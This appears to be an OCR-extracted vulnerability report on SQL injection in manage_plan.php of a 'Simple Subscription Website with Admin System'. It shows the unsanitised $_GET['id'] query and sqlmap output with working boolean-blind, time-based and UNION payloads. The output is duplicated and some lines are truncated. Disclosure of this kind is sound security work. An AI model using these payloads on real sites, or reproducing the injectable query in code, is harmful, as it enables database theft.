

Simple Subscription Website with Admin System manage_plan.php has Sqlinjection

```
Simple Subscription Website with Admin System
manage_plan.php has Sqlinjection,The basic
introduction of this vulnerability is that SQL
injection means that the web application does not
judge or filter the validity of user input data
strictly.An attacker can add additional SQL
statements to the end of the predefined query
statements in the web application to achieve illegal
operations without the administrator's knowledge, so
as to cheat the database server to execute
unauthorized arbitrary queries and further obtain the
corresponding data information.
```



```
<?php
require_once("../DBConnection.php");
if(isset($_GET['id'])){
$qry = $conn->query("SELECT * FROM `plan_list` where plan_id = '{$_GET['id']}'");
    foreach($qry->fetchArray() as $k => $v){
        $$k = $v;
    }
}
?>
<div class="container-fluid">
    <form action="" id="plan-form">
        <input type="hidden" name="id" value="<?php echo isset($plan_id) ? $plan_id : '' ?>">
        <div class="col-12">
            <div class="row">
                <div class="col-md-12">
                    <div class="form-group">
                        <label for="title" class="control-label">Title</label>
                        <input type="text" name="title" autofocus id="title" required class="form-control fo
                    </div>
                    <div class="form-group">
                        <label for="description" class="control-label">Description</label>
                        <textarea name="description" id="description" cols="30" rows="4" required class="for
                    </div>
                    <div class="form-group">
                        <label for="current_price" class="control-label">Current Price</label>
                        <input type="text" pattern="[0-9.]+" name="current_price" id="current_price" require
```



```
sqlmap identified the following injection point(s) with a total of 56 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=2' AND 2138=2138 AND 'jYZI'='jYZI

    Type: time-based blind
    Title: SQLite > 2.0 AND time-based blind (heavy query)
    Payload: id=2' AND 7042=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2)))) AND 'kHHS'='kHHS

    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: id=-5521' UNION ALL SELECT CHAR(113,120,118,107,113)||CHAR(73,76,66,119,119,82,76,82,79,66,98,89,86,10
 105,108,117,69,104,82,111,116,111,65,70,71,120,116,122,69,100,68,113,99,115,100,65,71,80)||CHAR(113,107,107,112,11
LL,NULL,NULL,NULL,NULL,NULL,NULL-- qTYb
---
```

SqlMap Attack

```
sqlmap identified the following injection point(s)
with a total of 56 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING
clause
    Payload: id=2' AND 2138=2138 AND 'jYZI'='jYZI

    Type: time-based blind
    Title: SQLite > 2.0 AND time-based blind (heavy
query)
    Payload: id=2' AND
7042=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOM
BLOB(500000000/2)))) AND 'kHHS'='kHHS

    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: id=-5521' UNION ALL SELECT
```

```
CHAR(113,120,118,107,113)||CHAR(73,76,66,119,119,82,7
6,82,79,66,98,89,86,108,106,105,108,117,69,104,82,111
,116,111,65,70,71,120,116,122,69,100,68,113,99,115,10
0,65,71,80)||CHAR(113,107,107,112,113),NULL,NULL,NULL
,NULL,NULL,NULL,NULL-- qTYb
---
```